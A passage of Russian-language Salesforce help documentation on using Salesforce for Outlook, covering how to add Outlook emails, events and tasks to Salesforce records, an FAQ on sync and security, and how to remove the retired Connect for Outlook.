2. Найдите нужную запись Salesforce на боковой панели Salesforce. Верхний раздел боковой панели отображает записи, содержащие сообщение эл. почты.
3. Чтобы удалить сообщение эл. почты из записи Salesforce, наведите указатель мыши на значок , дождитесь отображения значка  и щелкните данный значок. Боковая панель отображает обновления для остальных записей Salesforce, содержащих сообщение эл. почты.

СМ. ТАКЖЕ:

[Добавление сообщений эл. почты Microsoft® Outlook® в записи Salesforce](#)

[Поиск записей Salesforce в приложении Microsoft® Outlook®](#)

## Добавление событий Microsoft® Outlook® в записи Salesforce

Чтобы добавить события Outlook в записи Salesforce, воспользуйтесь боковой панелью Salesforce. Событие добавляется в запись Salesforce как действие, которое может быть просмотрено в связанном списке «Журнал действий» или «Открытые действия» записи.

1. Выберите событие Outlook, которое должно быть добавлено в записи Salesforce. Событие может быть добавлено в несколько контактов, а также в одну другую запись (например, организацию, обращение или возможность), которая может быть связана с задачами.

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отображения боковой панели **Salesforce** в приложении **Outlook**:


- «Боковая панель» в конфигурации **Outlook**



Для добавления сообщений эл. почты (включая вложения), событий и задач **Outlook** в записи **Salesforce**:

- «Добавить сообщение эл. почты» в конфигурации **Outlook**

Для добавления сообщений эл. почты (включая вложения), событий и задач в несколько контактов:

- «Разрешить пользователям пакетное связывание контактов с задачами и событиями» в разделе «Параметры действий»





2. Щелкните значок  напротив нужной записи контакта, организации, обращения, возможности или интереса на боковой панели Salesforce.  
Добавленное событие обозначается значком .
3. Просмотрите записи Salesforce, дополненные событием.



## Добавление задач Microsoft® Outlook® в записи Salesforce

При необходимости добавьте задачи Outlook в несколько контактов Salesforce, а также в одну другую запись, принимающую задачи (например, организация, интерес или возможность). Задача добавляется в запись Salesforce как действие, которое может быть просмотрено в связанном списке «Журнал действий» или «Открытые действия» записи.

Чтобы добавить задачи Outlook в записи Salesforce, воспользуйтесь представлением «Задачи» приложения Microsoft Outlook.

1. Выберите нужную задачу.
2. Чтобы найти нужную запись Salesforce, щелкните значок  на боковой панели.
3. Щелкните значок  напротив нужной записи в результатах поиска.

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отображения боковой панели Salesforce в приложении Outlook:


- «Боковая панель» в конфигурации Outlook


Для добавления сообщений эл. почты (включая вложения), событий и задач Outlook в записи Salesforce:

- «Добавить сообщение эл. почты» в конфигурации Outlook

Для добавления сообщений эл. почты (включая вложения), событий и задач в несколько контактов:

- «Разрешить пользователям пакетное связывание контактов с задачами и событиями» в разделе «Параметры действий»




Добавленная задача обозначается значком .


### Создание записей прямо на боковой панели Salesforce

Боковая панель приложения Microsoft® Outlook® позволяет быстро создавать разные типы записей.

В зависимости от заданных параметров доступа к публикатору боковой панели Salesforce, пользователи могут создавать организации, обращения, контакты, интересы, возможности и другие типы записей прямо на боковой панели.

1. Выберите нужное сообщение эл. почты в приложении Outlook и щелкните значок .

См. рисунок ниже.



2. Выберите нужное действие.  
Доступные действия настраиваются администратором (например, «Создать контакт»).
3. Введите сведения о записи.

### ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: **Salesforce Classic** и **Lightning Experience**

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отображения боковой панели Salesforce:


- «Боковая панель» в конфигурациях Outlook

Для создания записей на боковой панели Salesforce:

- «Создание» и «Чтение» для всех соответствующих объектов И «Доступно» для всех обязательных полей создаваемых записей

The image shows a mobile application interface for creating a new contact. The form is titled "New Contact" and has a blue header bar with a close button (X) on the left and a save button (checkmark) on the right. The form fields are as follows:

- Contact Owner \***: A text input field containing "Natalie Cohen" with a small 'x' icon to the right for removal.
- Phone**: An empty text input field.
- Name \***: A dropdown menu currently showing "--None--" with a downward arrow icon.
- Mobile**: An empty text input field.
- Account Name \***: An empty text input field.
- Email**: An empty text input field.

4. Чтобы сохранить запись, щелкните значок .

Помните, что вложения эл. почты не добавляются в созданные записи.

## Поиск записей Salesforce в приложении Microsoft® Outlook®

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отображения боковой панели Salesforce «Боковая панель» в конфигурации Outlook в приложении Outlook:

|   |   |
|---|---|
| Для добавления сообщений эл. почты (включая вложения), событий и задач Outlook в записи Salesforce: | «Добавить сообщение эл. почты» в конфигурации Outlook |
|---|---|

|  |   |
|--|---|
| Для добавления конкретных вложений эл. почты в систему Salesforce: | «Разрешить пользователям выбор вложений» в конфигурации Outlook |
|--|---|

|   |   |
|---|---|
| Для добавления сообщений эл. почты (включая вложения), событий и задач в несколько контактов: | «Разрешить пользователям пакетное связывание контактов с задачами и событиями» в разделе «Параметры действий» |
|---|---|

|   |   |
|---|---|
| Для пакетного добавления сообщений эл. почты в записи Salesforce, принимающие задачи: | Обратитесь в службу поддержки Salesforce. |
|---|---|


## ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Чтобы выполнить данное действие, воспользуйтесь боковой панелью Salesforce (функцией, доступной в приложении Salesforce for Outlook). Дополнительную информацию о боковой панели см. в разделе [«Просмотр записей Salesforce в приложении Microsoft® Outlook®»](#).

При просмотре сведений, отображающихся на боковой панели Salesforce, пользователи могут выполнять поиск дополнительных записей Salesforce. Поиск возвращает контакты и другие записи (например, кампании, обращения или возможности), которые могут быть связаны с задачами.


1. Чтобы просмотреть дополнительные записи Salesforce, выберите нужное сообщение эл. почты Outlook.
2. Щелкните значок  на боковой панели.
3. Введите критерий поиска. Например, чтобы найти записи Salesforce, связанные со словом «компьютер», введите критерий поиска «компьютер».
4. Чтобы просмотреть записи Salesforce, связанные с критерием поиска, щелкните значок поиска.

СМ. ТАКЖЕ:


[Просмотр записей Salesforce в приложении Microsoft® Outlook®](#)

[Добавление сообщений эл. почты Microsoft® Outlook® в записи Salesforce](#)

## Создание обращений в ленте Outlook Ribbon с помощью Salesforce for Outlook

 **Прим.:** Прежде чем использовать данную функцию, рекомендуем [создать записи посредством боковой панели Salesforce](#). Помните, что создание обращений посредством боковой панели препятствует добавлению вложений эл. почты.

Если приложение Microsoft® Outlook® не содержит раскрывающейся кнопки **«Создать обращения»**, обратитесь к администратору, который может включить данную функцию.



При отслеживании обращений в системе Salesforce новые обращения могут быть созданы из сообщений эл. почты Microsoft® Outlook®. Сначала администратор должен создать цели Email-to-Case, которые отображаются при нажатии раскрывающейся кнопки **«Создать обращения»** в приложении Outlook. Каждой цели может соответствовать назначенный сотрудник, являющийся отдельным пользователем или очередью. При создании обращений пользователь может одновременно добавить не более 10 сообщений эл. почты для каждой цели.

1. Выберите не более 10 отправленных или полученных сообщений эл. почты Outlook и нажмите кнопку **«Создать обращения»**.
2. Выберите цель в раскрывающемся списке. Приложение Salesforce for Outlook добавляет выбранные сообщения эл. почты в качестве обращений Salesforce.

СМ. ТАКЖЕ:

[Создание записей прямо на боковой панели Salesforce](#)

[Редактирование параметров эл. почты Salesforce for Outlook](#)

[Доступ к параметрам и инструментам приложения Salesforce for Outlook](#)

## ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления вложений эл. почты при создании обращений:

- «Всегда сохранять вложения эл. почты» в параметрах функции Email to Salesforce

И

«Добавить сообщение эл. почты» в конфигурации Salesforce for Outlook

## Salesforce for Outlook. Вопросы и ответы

Обратите внимание на некоторые общие вопросы, связанные с Salesforce for Outlook.

| Категория   | Вопросы  |
|---|--|
| <b>Общие вопросы о приложении Salesforce for Outlook</b>                  | Чем отличаются личные элементы в системе Salesforce и приложении Microsoft® Outlook®?  |
| <b>Установка приложения Salesforce for Outlook</b>                        | Поддерживает ли приложение Salesforce for Outlook терминальные серверы?<br>Почему установка приложения Salesforce for Outlook прерывается в окне предварительных требований?   |
| <b>Настройка приложения Salesforce for Outlook</b>                        | Почему не удастся выполнить вход в приложение Salesforce for Outlook?<br>Можно ли сопоставлять настраиваемые поля, которые я синхронизирую, с Salesforce for Outlook?<br>Можно ли выполнить пакетную настройку приложения Salesforce for Outlook?<br>Можно ли использовать логику фильтра в наборах данных Salesforce for Outlook?   |
| <b>Синхронизация посредством приложения Salesforce for Outlook</b>        | Следует ли синхронизировать Outlook или использовать мастера импорта для загрузки данных в систему Salesforce?<br>Можно ли синхронизировать организации-лица посредством приложения Salesforce for Outlook?<br>Можно ли использовать приложение Salesforce for Outlook для добавления обращений?<br>Можно ли использовать приложение Salesforce for Outlook для связывания записей Outlook с настраиваемыми объектами? |
| <b>Управление синхронизированными записями</b>                            | Почему приложение Salesforce for Outlook создает повторяющиеся записи в приложении Microsoft® Outlook®?<br>Почему приложение Salesforce for Outlook создает повторяющиеся контакты в системе Salesforce и приложении Microsoft® Outlook®?<br>Почему приложение Salesforce for Outlook удаляет синхронизированные записи Outlook?   |
| <b>Добавление сообщений эл. почты в приложение Salesforce for Outlook</b> | Почему приложение Salesforce for Outlook добавляет сообщения эл. почты в неверный контакт или интерес Salesforce?<br>Почему сообщения эл. почты не могут быть добавлены в систему Salesforce?  |

## ВЕРСИИ

Эта функция доступна для управления при помощи следующих версий: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версий.

| Категория                      | Вопросы  |
|--------------------------------|--|
|                                | <a href="#">Как включить вложения электронной почты при добавлении сообщений электронной почты в Salesforce?</a>   |
| <b>Синхронизация контактов</b> | <a href="#">Как включить синхронизацию контактов в приложении Salesforce for Outlook?</a>  |
| <b>Защита данных</b>           | <a href="#">Как приложение Salesforce for Outlook защищает сообщения эл. почты?</a><br><a href="#">Поддерживает ли компания Salesforce единую регистрацию для приложения Salesforce for Outlook?</a><br><a href="#">Насколько безопасно приложение Salesforce for Outlook?</a> |

Чем отличаются личные элементы в системе Salesforce и приложении Microsoft® Outlook®?

Личные элементы в Microsoft Outlook и Salesforce различаются по неожиданным параметрам. Перед тем как вы выберете синхронизацию личных событий, подумайте о том, как они будут отображаться для коллег в каждой из систем.

| Элемент  | Личный в Outlook  | Отмечен как «Личный» в Salesforce   |
|----------|---|---|
| Контакты | Ваш администратор Exchange может видеть ваши контакты. Другие пользователи не видят их. | <p>Другие пользователи Salesforce могут видеть контакты, связанные с организациями.</p> <p>Контакты, которые не связаны с организациями, являются личными. Их видят только администраторы Salesforce, которые могут просматривать, редактировать и создавать отчеты по контактам.</p> |
| События  | Ваш администратор Exchange может видеть ваши события. Другие пользователи не видят их.  | Другие пользователи Salesforce могут видеть только временные интервалы, а не сами события, в отличие от администраторов Salesforce, которые могут просматривать, редактировать и создавать отчеты по контактам.   |
| Задачи   | Ваш администратор Exchange может видеть ваши задачи. Другие пользователи не видят их.   | Система Salesforce не поддерживает личные задачи. Поэтому другие пользователи Salesforce могут видеть ваши задачи.  |

СМ. ТАКЖЕ:

[ПО для настольных ПК Salesforce для Outlook](#)

[Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce](#)

Поддерживает ли приложение Salesforce for Outlook терминальные серверы?

Нет. Приложение Salesforce for Outlook не поддерживает терминальные серверы (например, Citrix).

СМ. ТАКЖЕ:

[ПО для настольных ПК Salesforce для Outlook](#)

Почему установка приложения Salesforce for Outlook прерывается в окне предварительных требований?

Используемая система может соответствовать не всем требованиям приложения Salesforce for Outlook. Убедитесь в соответствии всем требованиям и повторите установку приложения Salesforce for Outlook.

СМ. ТАКЖЕ:

[ПО для настольных ПК Salesforce для Outlook](#)

[Установка и настройка приложения Salesforce for Outlook](#)

[Salesforce for Outlook. Требования к системе](#)

Почему не удастся выполнить вход в приложение Salesforce for Outlook?

Возможно, вход ограничивается диапазоном IP-адресов компании. Если организация использует ограниченный диапазон IP-адресов, то вход посредством непроверенных IP-адресов возможен только после их активации. Система Salesforce автоматически отправляет сообщение эл. почты, содержащее ссылку для входа и маркер безопасности, который должен быть добавлен в конец пароля. Например, при использовании пароля *МойПароль* и маркера безопасности *XXXXXXXXXX* вход может быть выполнен только после ввода следующей строки: *МойПарольXXXXXXXXXX*.

СМ. ТАКЖЕ:

[ПО для настольных ПК Salesforce для Outlook](#)

Можно ли соотносить настраиваемые поля, синхронизируемые посредством приложения Salesforce for Outlook?

Да. Приложение Salesforce for Outlook позволяет соотносить поле Salesforce с настраиваемым полем Outlook или поле Outlook с настраиваемым полем Salesforce. Ниже перечислены типы полей, доступные для соотнесения.

- Текстовые поля Outlook
- Текстовые поля Salesforce
- Некоторые поля раскрывающегося списка Salesforce

Чтобы выполнить соотнесение с настраиваемыми полями, откройте конфигурацию Outlook. Выберите значение «*Настраиваемое поле . . .*» в конце соответствующего раскрывающегося списка «*Поле Outlook*» раздела «Соотнесение полей». Введите имя поля и нажмите кнопку «**ОК**».

СМ. ТАКЖЕ:

[Задание полей Salesforce, которые будут синхронизироваться с Microsoft® Outlook®](#)



Можно ли выполнить пакетную настройку приложения Salesforce for Outlook?

Да. Пользователь может создать и назначить конфигурацию Salesforce профилям или отдельным пользователям. Параметры конфигурации автоматически разворачиваются в приложении Outlook при настройке приложения Salesforce for Outlook.

СМ. ТАКЖЕ:

[Управление конфигурацией Salesforce for Outlook](#)

Можно ли использовать логику фильтра в наборах данных Salesforce for Outlook?

Нет. Логика фильтра не может использоваться для выбора записей, синхронизируемых посредством приложения Salesforce for Outlook.

СМ. ТАКЖЕ:

[Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce](#)

Можно ли синхронизировать организации-лица посредством приложения Salesforce for Outlook?

Нет. Нельзя передавать организации-лица с помощью Salesforce for Outlook.

Дополнительную информацию об импорте организаций-лиц в организацию Salesforce см. в разделе «Импорт моих организаций-лиц».

СМ. ТАКЖЕ:

[Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce](#)

Можно ли использовать приложение Salesforce for Outlook для добавления обращений?

Да. Приложение Salesforce for Outlook поддерживает добавление сообщений эл. почты в качестве обращений Salesforce.

СМ. ТАКЖЕ:

[Создание обращений в ленте Outlook Ribbon с помощью Salesforce for Outlook](#)

[Настройка функции «Создать обращение» для пользователей Salesforce for Outlook](#)

Можно ли использовать приложение Salesforce for Outlook для связывания записей Outlook с настраиваемыми объектами?

Синхронизированные события и задачи могут быть назначены нескольким разным объектам, включая настраиваемые объекты. Однако синхронизированные контакты могут быть назначены только организациям.

СМ. ТАКЖЕ:

[Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce](#)

Почему приложение Salesforce for Outlook создает повторяющиеся записи в приложении Microsoft® Outlook®?

Приложение Salesforce for Outlook может создавать повторяющиеся записи Outlook при синхронизации контактов, событий и задач по направлению из Salesforce в Outlook, если синхронизируемые элементы помечены в качестве личных или назначены категории Outlook «*Не синхронизировать с Salesforce*».

Повторяющиеся записи создаются в том случае, если элементы Salesforce содержат те же данные, что элементы Outlook, помеченные в качестве личных или назначенные категории Outlook «*Не синхронизировать с Salesforce*». Ввиду отсутствия соотношений между данными элементами, приложение Salesforce for Outlook обрабатывает их по отдельности и создает повторяющиеся записи.

При удалении повторов рекомендуем удалять записи Outlook, помеченные в качестве личных или назначенные категории Outlook «*Не синхронизировать с Salesforce*». Данный алгоритм позволяет сохранить сведения Salesforce, которые могли быть добавлены другими пользователями.

СМ. ТАКЖЕ:

[Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce](#)

Почему приложение Salesforce for Outlook создает повторяющиеся контакты в системе Salesforce и приложении Microsoft® Outlook®?

Приложение Salesforce for Outlook может создавать повторяющиеся контакты в системе Salesforce и приложении Outlook при синхронизации записей рабочей группы, сведения которых отличаются от аналогичных собственных контактов.

Например, контакт «Елена Иванова» используется текущим пользователем и участником рабочей группы. Однако компании, указанные для данного контакта в записях, различаются. В этом случае приложение Salesforce for Outlook синхронизирует оба контакта и создает повторы в системе Salesforce и приложении Outlook.

Во избежание повторяющихся контактов, рекомендуем согласовывать используемые контактные данные с участниками рабочих групп. Контакты, содержащие устаревшие данные, должны удаляться вручную.

СМ. ТАКЖЕ:

[Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce](#)

Почему приложение Salesforce for Outlook удаляет синхронизированные записи Outlook?

Приложение Salesforce for Outlook автоматически синхронизирует собственные записи, а также записи, доступные пользователю для чтения и записи при соблюдении указанных ниже условий.

- Записи связаны с собственными организациями
- Записи связаны с организациями, принадлежащими рабочей группе с участием текущего пользователя
- Записи принадлежат участникам групп профиля синхронизации

Если запись, синхронизируемая по направлению из Outlook в Salesforce, не соответствует перечисленным выше категориям, то запись Outlook может быть удалена во время следующей синхронизации. Чтобы избежать удаления, рекомендуем назначить записи категории Outlook «*Не синхронизировать с Salesforce*».

СМ. ТАКЖЕ:

[Общие сведения о синхронизации между приложением Microsoft® Outlook® и системой Salesforce](#)

Почему приложение Salesforce for Outlook добавляет сообщения эл. почты в неверный контакт или интерес Salesforce?

Ниже перечислены возможные причины.

| Условие  | Приложение <b>Salesforce for Outlook</b> может добавить сообщения эл. почты в | Рекомендуемые действия   |
|--|---|--|
| Наличие повторяющихся записей в приложении Salesforce for Outlook    | Неверные записи   | Объединение повторяющихся записей  |
| Отсутствие повторяющихся записей в приложении Salesforce for Outlook | Список «Мои неопределенные элементы»  | Добавление совпадающих контактов или интересов в систему Salesforce и связывание неопределенных сообщений эл. почты с новыми контактами или интересами |

СМ. ТАКЖЕ:

[Редактирование параметров эл. почты Salesforce for Outlook](#)

Почему сообщения эл. почты не могут быть добавлены в систему Salesforce?

Если добавление сообщений эл. почты посредством приложения Salesforce for Outlook инициирует отображение сообщения об ошибке «Пользователь не поддерживает отправку сообщений эл. почты в данную службу», следовательно, используемый адрес эл. почты не авторизован в системе Salesforce.

Чтобы авторизовать адрес эл. почты в системе Salesforce, выполните указанные ниже действия.

1. Из ваших личных параметров введите «*Моя функция Email to Salesforce*» в поле «Быстрый поиск», затем выберите «**Моя функция Email to Salesforce**».
2. Введите нужные адреса эл. почты в поле «Мои допустимые адреса эл. почты». Адрес эл. почты, отсутствующий в данном поле, не поддерживается системой Salesforce при добавлении сообщений эл. почты посредством приложения Salesforce for Outlook. Данное поле должно быть заполнено.

СМ. ТАКЖЕ:

[Редактирование параметров эл. почты Salesforce for Outlook](#)

[Индивидуальная настройка системы Salesforce](#)

Как добавить вложения эл. почты при добавлении сообщений эл. почты в систему Salesforce?

Пользователи могут добавлять вложения эл. почты при добавлении сообщений эл. почты в систему Salesforce, при условии, что администратором организации включены соответствующие параметры, а организация Salesforce располагает достаточным пространством для хранения вложения.

Сообщение эл. почты, добавляемое в систему Salesforce, добавляется как новая задача. Вложения эл. почты добавляются в связанные списки «Вложения».

Ниже перечислены способы добавления вложений эл. почты в систему Salesforce, доступность которых определяется заданными параметрами организации.

| Используемая функция                      | Компоненты, включаемые пользователем  | Компоненты, включаемые администратором   | Порядок добавления вложений в систему Salesforce   |
|---|---|--|--|
| Salesforce for Outlook с боковой панелью  |   | Параметры «Боковая панель» и «Добавить сообщение эл. почты» в конфигурации Outlook   | Автоматически, после добавления сообщения эл. почты в систему Salesforce на боковой панели.  |
|   |   | Параметры «Боковая панель», «Добавить сообщение эл. почты» и «Разрешить пользователям выбор вложений» в конфигурации Outlook | При выборе значка  после добавления сообщения эл. почты в систему Salesforce на боковой панели. |
| Salesforce for Outlook без боковой панели | Функция Email to Salesforce в параметрах эл. почты, с включенным параметром «Всегда сохранять вложения эл. почты» | Функция Email to Salesforce для организации и активная конфигурация Outlook, содержащая текущего пользователя                | Автоматически, после добавления сообщения эл. почты в систему Salesforce посредством кнопки «Добавить сообщения» или «Отправить и добавить» в приложении Outlook.                  |
| Email to Salesforce                       | Функция Email to Salesforce в параметрах эл. почты, с включенным параметром «Всегда сохранять вложения эл. почты» | Функция Email to Salesforce для организации  | Автоматически, после отправки сообщения эл. почты на адрес функции Email to Salesforce.  |

СМ. ТАКЖЕ:

[Общие ограничения для сообщений эл. почты](#)

[Добавление сообщений эл. почты Microsoft® Outlook® в записи Salesforce](#)

[Настройка параметров эл. почты для Salesforce for Outlook](#)

[Настройка функции Email to Salesforce](#)

[Включение функции Email to Salesforce](#)

Как включить синхронизацию контактов в приложении Salesforce for Outlook?

Прежде чем синхронизировать контакты между приложением Microsoft® Outlook® и системой Salesforce, администратор должен выполнить указанные ниже действия.

- Создать конфигурацию, позволяющую пользователям синхронизировать контакты.
- Определить набор данных для этой конфигурации.

После выполнения этих двух действий пользователь должен включить возможность синхронизации контактов.

1. В личных параметрах введите строку «*Salesforce for Outlook*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Salesforce for Outlook**».
2. Нажмите кнопку «**Просмотр моей конфигурации**».
3. Установите флажок «**Контакты**» в разделе «Параметры синхронизации». Если данный флажок не может быть установлен, обратитесь к администратору с просьбой включить синхронизацию контактов.

СМ. ТАКЖЕ:

- [Редактирование параметров синхронизации Salesforce for Outlook](#)
- [Синхронизация контактов с помощью Salesforce for Outlook](#)
- [Общие сведения о наборах данных для Salesforce for Outlook](#)
- [Индивидуальная настройка системы Salesforce](#)

Как приложение Salesforce for Outlook защищает сообщения эл. почты?

Компания Salesforce поддерживает делегированную проверку подлинности и проверку посредством SAML для приложения Salesforce for Outlook. При использовании SAML в приложении Salesforce for Outlook требуется функция «Мой домен».

СМ. ТАКЖЕ:

- [Редактирование параметров эл. почты Salesforce for Outlook](#)

Поддерживает ли компания Salesforce единую регистрацию для приложения Salesforce for Outlook?

Да. Компания Salesforce поддерживает делегированную проверку подлинности и проверку посредством SAML для приложения Salesforce for Outlook. Если приложение Salesforce for Outlook использует делегированную проверку подлинности, то вход в систему Salesforce должен быть выполнен при первом использовании приложения. При использовании SAML в приложении Salesforce for Outlook требуется функция «Мой домен».

Насколько безопасно приложение Salesforce for Outlook?

Salesforce for Outlook — это приложение .NET, устанавливаемое на компьютер пользователя и обеспечивающее безопасное подключение к системе Salesforce. А именно:

| Объект                           | Приложение <b>Salesforce for Outlook</b> использует:   |
|----------------------------------|--|
| Имена пользователей и пароли     | OAuth 2.0 для проверки подлинности посредством Salesforce.<br>Имена пользователей и зашифрованные маркеры обновления OAuth хранятся в специальной области. Пароли не хранятся. |
| Подключения к системе Salesforce | 128-разрядное шифрование SSL посредством подключения HTTPS.  |

## Connect for Outlook (больше не поддерживается)

Приложение Connect for Outlook больше не поддерживается, поэтому мы рекомендуем вам ознакомиться со следующими продуктами Microsoft для интеграции на базе облаков или настольных компьютеров: приложение Salesforce для Outlook или Salesforce for Outlook.

**!** **Важное замечание:** Начиная с зимы 2016 года мы прекращаем использование приложения Connect for Outlook. Это означает, что продукт не сохраняет сообщения эл. почты и не синхронизирует контакты, события и задачи между приложением Microsoft® Outlook® и системой Salesforce.

Не волнуйтесь! Для повышения производительности рекомендуем перейти к приложению Salesforce для Outlook или Salesforce for Outlook. Обратитесь к администратору системы Salesforce, который поможет вам выбрать продукт, наиболее подходящий для вашей работы.

СМ. ТАКЖЕ:

[Как удалить приложение Connect for Outlook?](#)

<https://help.salesforce.com/HTViewSolution?id=000204943>

[Как удалить приложение Connect for Outlook?](#)

[Какое приложение интеграции электронной почты Microsoft® подходит для моей компании?](#)

## Как удалить приложение Connect for Outlook?

**!** **Важное замечание:** Начиная с зимы 2016 года мы прекращаем использование приложения Connect for Outlook. Это означает, что продукт не сохраняет сообщения эл. почты и не синхронизирует контакты, события и задачи между приложением Microsoft® Outlook® и системой Salesforce.

Не волнуйтесь! Для повышения производительности рекомендуем перейти к приложению Salesforce для Outlook или Salesforce for Outlook. Обратитесь к администратору системы Salesforce, который поможет вам выбрать продукт, наиболее подходящий для вашей работы.

1. Закройте приложение Microsoft® Outlook®.
2. Откройте панель управления Windows®.
3. Выберите параметр удаления программ.
4. Найдите программу Salesforce Outlook Edition и выполните инструкции по ее удалению.

СМ. ТАКЖЕ:

<https://help.salesforce.com/HTViewSolution?id=000204943>

[Какое приложение интеграции электронной почты Microsoft® подходит для моей компании?](#)

## Связывание сообщений функции Email to Salesforce с записями сообщений эл. почты Salesforce

Свяжите сообщения эл. почты с интересами, контактами и возможностями или другими отдельными записями в Salesforce. Это позволит легко отслеживать контакты, связанные с продажами.

[Как работает функция Email to Salesforce?](#)

Изучите принцип действия функции Email to Salesforce, прежде чем использовать ее.

[Рекомендации по использованию функции Email to Salesforce](#)

Прежде чем использовать функцию Email to Salesforce, рассмотрите следующие рекомендации.

### ВЕРСИИ

Доступно в версиях:  
